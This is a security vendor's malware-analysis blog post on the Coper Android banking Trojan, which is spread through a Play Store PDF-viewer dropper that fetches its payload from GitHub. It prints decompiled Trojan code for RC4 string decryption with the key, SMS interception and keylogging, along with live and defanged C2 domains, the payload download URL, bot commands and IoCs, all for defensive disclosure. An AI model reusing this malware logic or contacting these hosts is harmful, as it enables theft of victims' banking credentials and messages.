Play Store App Serves Coper Via GitHub

labs.k7computing.com/index.php/play-store-app-serves-coper-via-github/

By Baran S February 8, 2023

We at K7 Labs recently came across this twitter post about Coper, a banking Trojan. The main infection vector of Coper was found on the official Google Play Store where it posed as UniFile manager – PDF viewer app with 10,000+ downloads as shown in Figure 1.



Figure 1: UniFile manager – PDF viewer from Google Play Store

Once launched, this app requests the user to enable unknown apps source as shown in Figure 2.



Figure 2: Enable unknown apps source popup

When the user enables “Allow from this source”, this application downloads malicious Coper malware file com.lastcarn_PlayMarket.apk and saves it to the device download folder as PlayMarketUpdate.apk.

From the ADB Logcat report we noticed that the malware file “com.lastcarn_PlayMarket.apk” gets downloaded from a GitHub repository as shown in Figure 3.

```
01-24 14:17:37.482  6655  6655 E SSS     :
truehttps://raw.githubusercontent.com/johmeffer/bpm/main/com.lastcarn_PlayMarket.apkPlayMarketcom.lastcarn
01-24 14:17:41.960  6655  6655 E DEST    : /storage/emulated/0/Download/PlayMarketUpdate.apk
01-24 14:17:41.981 15871 25724 W DownloadManager: Path appears to be invalid: /storage/emulated/0/Download/PlayMarketUpdate.apk
01-24 14:17:42.079  6655  6655 E SSS     :
truehttps://raw.githubusercontent.com/johmeffer/bpm/main/com.lastcarn_PlayMarket.apkPlayMarketcom.lastcarn
01-24 14:17:44.050  1925  2572 I ActivityManager: START u0 {act=android.intent.action.INSTALL_PACKAGE
dat=content://com.readerall.yanerslite.provider/external_files/emulated/0/Download/PlayMarketUpdate.apk flg=0x1
cmp=com.google.android.packageinstaller/com.android.packageinstaller.InstallStart} from uid 11415
```

Figure 3: ADB Logcat shows malware sample download URL

Figure 4 shows that the repository was created by Johmeffer. At the time of writing this blog the GitHub repository was still live.



Figure 4: GitHub repository where the malware sample was hosted

In this blog, we will be analyzing the package “com.lastcarn” corresponding to the com.lastcarn_PlayMarket.apk which has been downloaded from the above mentioned GitHub repository as shown in Figure 5.



Figure 5: Malicious APK downloaded from GitHub

Once the Coper malware is installed on the device, the app disguises itself as a “Play Market” which frequently brings up the Accessibility Service setting option on the device, as shown in Figure 6, until the user eventually allows this app to have the Accessibility Service enabled.



Figure 6: Request for Accessibility Service

Once the permissions are granted, this malicious apk decrypts the malicious payload file called “cermb” from the app’s assets folder to an executable dex format named ‘cermb.dex’ and loads the decrypted file as shown in Figure 7.

```
5815  5815 I dex2oat : /system/bin/dex2oat --no-watch-dog --dex-file=
/data/user/0/com.lastcarn/cache/cermb --oat-fd=38 --oat-location=/data/user/0/com.lastcarn/cermb.dex
 --compiler-filter=speed
```

Figure 7: The logcat image shows the cermb.dex file execution at runtime

String Decryption

To evade detection, all the strings within the class, cermb.dex are encrypted with RC4 key “**Pyae9UJ8swZDJz2KI**“. Figure 8 shows the decryption routine used by the malware.

```
public static String fddo(String str) {
    return new Cbreak("Pyae9UJ8swZDJz2KI".getBytes()).m73for(str);
}

public static String ifdf(String str) {
    return str;
}

/* renamed from: for  reason: not valid java name */
public String m73for(String str) {
    return m74new(m75try(str));
}

/* renamed from: new  reason: not valid java name */
public String m74new(byte[] bArr) {
    byte[] bArr2 = new byte[bArr.length];
    for (int i = 0; i < bArr.length; i++) {
        int i2 = (this.ifdf + 1) % 256;
        this.ifdf = i2;
        int i3 = this.f34for;
        int[] iArr = this.f105fddo;
        int i4 = (i3 + iArr[i2]) % 256;
        this.f34for = i4;
        m72else(i2, i4, iArr);
        int[] iArr2 = this.f105fddo;
        bArr2[i] = (byte) (iArr2[(iArr2[this.ifdf] + iArr2[this.f34for]) % 256] ^ bArr[i]);
    }
    return new String(bArr2);
}

/* renamed from: try  reason: not valid java name */
public byte[] m75try(String str) {
    int length = str.length();
    byte[] bArr = new byte[length / 2];
    for (int i = 0; i < length; i += 2) {
        bArr[i / 2] = (byte) ((Character.digit(str.charAt(i), 16) << 4) + Character.digit(str.charAt(i + 1), 16));
    }
    return bArr;
}
```

RC4 Key

Figure 8: Decryption routine

The Trojan then attempts to intercept SMS messages and aborts the new SMSReceived broadcast to the victim; as per the bot command “EXC_SMSRCV” as shown in Figure 9.

```
public class p082h extends BroadcastReceiver {
                                                    >>SmsRcv
    /* renamed from: fddo */
    private static final String f103fddo = Cbreak.fddo("54f897579b04de3a");

    public JSONObject fddo(Context context, Intent intent) {
        Object[] objArr;
        String displayMessageBody;                                  pdus
        Bundle extras = intent.getExtras();
        if (extras == null || (objArr = (Object[]) extras.get(Cbreak.fddo("1aa2b149"))) == null) {
            return null;
        }
        int length = objArr.length;
        SmsMessage[] smsMessageArr = new SmsMessage[length];
        for (int i = 0; i < objArr.length; i++) {
            smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
        }
        if (length == 1 || smsMessageArr[0].isReplace()) {
            displayMessageBody = smsMessageArr[0].getDisplayMessageBody();
        } else {
            StringBuilder sb = new StringBuilder();
            for (int i2 = 0; i2 < length; i2++) {
                sb.append(smsMessageArr[i2].getMessageBody());
            }
            displayMessageBody = sb.toString();
        }                                                   dd/MM/yyyy HH:mm:ss
        SimpleDateFormat simpleDateFormat = new SimpleDateFormat(Cbreak.fddo("0ea2eb77a579c435bbdc889c032c7b1c3586ba"));
        JSONObject jSONObject = new JSONObject();
        jSONObject.put(Cbreak.fddo("12a5"), Cbreak.fddo("0895"));
        String str = (String) smsMessageArr[0].getClass().getDeclaredMethod(Cbreak.fddo("0da3b07e8125cd20a3dce7a622717f1f6e81a081713c30973d446aeb"), new Class[0]).invoke(
smsMessageArr[0], new Object[0]);
        jSONObject.put(Cbreak.fddo("1987"), str);
        jSONObject.put(Cbreak.fddo("1984"), displayMessageBody);                    getDisplayOriginatingAddress
        String format = simpleDateFormat.format(Long.valueOf(smsMessageArr[0].getTimestampMillis()));
        jSONObject.put(Cbreak.fddo("1992"), format);
        Cgoto.m8q(context, format, str + Cbreak.fddo("50") + displayMessageBody);
        return jSONObject;
    }

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        try {
            JSONObject fddo2 = fddo(context, intent);
            if (fddo2 != null) {
                new Cthis(context, fddo2).executeOnExecutor(AsyncTask.THREAD_POOL_EXECUTOR, new Void[0]);
            }
        } catch (Exception e) {
            Cgoto.m136class(context, "EXC_SMSRCV", e);
        }
        abortBroadcast();
    }
}
```

Figure 9: Intercept SMS messages

After abusing the Android Accessibility Service, this Trojan acts as a keylogger to steal the victims' keystroke information from the device.

```
    private void m42while(Context context) {
        if (Cthrow.fddo(context, "keylogger_enabled", Boolean.FALSE).booleanValue() && Cgoto.sdgphkmaepghmsdpgfmhapdfmgh(context, "last_keylog_send", 5)) {
            String rsjsadghfsfdghj = Cgoto.rsjsadghfsfdghj(context);
            if (rsjsadghfsfdghj.length() > 5) {
                Cgoto.m19f(context, rsjsadghfsfdghj);
            }
        }
    }
```

Figure 10: Keylogger functionality

Figure 11 shows the hard-coded C2 domains embedded in Coper malware.

```
public class Cfor {

    /* renamed from: fddo  reason: collision with root package name */
    public static final String f117fddo = Cbreak.fddo(
"02b2b04a9b6c9263a1caddba3f7877056d81e79c7f0931dc16764bf008e2af2485aaa67f5829039220eb9fe66a4378ca9d15a6ea32c3be6a31acf2515cf19364e6dae05d82c2477b3bcfdda59985a7c1015d8fe88628
3bafc967556969b2837018ac46a61c7216467ba6a00e3c9bac4cb619e0da1e2bad47dc43f61d8424cdb1339f3c7805c9ad9692a83dec68255427fd8738c764b11ccde3b20980857986c38ef879554be8d5c3516c77627
ad6db609b8aa6706a9e7b56dd53c8a2bcf68ab0275847a45b5e6158e0030cd2dc8ffa025b96db4114824a4fd2eb67b30870292e292013c21d83c656e348e5fb7e33bca4");
    public static final String ifdf = Cbreak.fddo("0bb6b4");                    Decrypted C2 Domain

    /* renamed from: for  reason: not valid java name */
    public static final String f61for = Cbreak.ifdf("");

    /* renamed from: new  reason: not valid java name */
    public static final String f62new = Cbreak.fddo("02b2b04ad279923bb5d286bd3b3b770166dbaa807b523e80204f");

    /* renamed from: try  reason: not valid java name */
    public static final String f63try = Cbreak.fddo("3aa7a7518d22ce61b1c0c6a0");

    /* renamed from: case  reason: not valid java name */
    public static final String f59case = Cbreak.fddo("5cf6f50dd8");
```

https://countnatbt.site/YWRhZjAxNGM1YjFh/|https://mix3etbt.website/YWRhZjAxNGM1YjFh/|https://btcountates.fun/YWRhZjAxNGM1YjFh/|https://3countbt.pw/YWRhZjAxNGM1YjFh/|https://vat-app.su/YWRhZjAxNGM1YjFh/|https://alleggro.pw/YWRhZjAxNGM1YjFh/|

Figure 11: Encrypted and Decrypted C2 Domains

The list of Bot commands used by Coper malware are

- bot_smarts_ver
- close_activity_injects
- injects_delay
- keylogger_delay
- keylogger_enabled
- last_keylog_send
- lock_on
- smart_inject
- smarts_attempts
- sms
- uninstall_apps
- url
- vnc_start
- vnc_stop
- write_settings
- EXC_SMSRCV

At K7, we protect all our customers from such threats. Do ensure that you protect your mobile devices with a reputable security product like K7 Mobile Security and scan your devices with it. Also keep your security product and devices updated and patched for the latest vulnerabilities to stay safe from such threats.

IoCs

Package Name	Hash	Detection Name
com.readerall.yanerslite	C41D025AE669F65A3E89C50C80587AF8	Trojan (0001140e1)
com.lastcarn	3ACD48E20CDC01D9F5A9BC760077F938	Trojan (005572801)
Cermb.dex	6301EC14BD42288212694C2A9B63D2AB	Trojan (0059e6071)

C2

https://countnatbt[.]site/YWRhZjAxNGM1YjFh/
https://mix3etbt[.]website/YWRhZjAxNGM1YjFh/
https://btcountates[.]fun/YWRhZjAxNGM1YjFh/
https://3countbt[.]pw/YWRhZjAxNGM1YjFh/
https://vat-app[.]su/YWRhZjAxNGM1YjFh/

https://alleggro[.]pw/YWRhZjAxNGM1YjFh/
https://raw[.]githubusercontent[.]com/johmeffer/bpm/main/com.lastcarn_PlayMarket.apk
https://github[.]com/alinamslnkv/561/commits?author=alinamslnkv

MITRE ATT&CK

Tactics	Techniques
Defense Evasion	Application Discovery, Obfuscated Files or Information
Credential Access	Capture SMS Messages, Access Stored Application Data
Discovery	System Network Configuration Discovery, Application Discovery, System Information Discovery
Collection	Screen Capture, Capture SMS Messages, Access Stored Application Data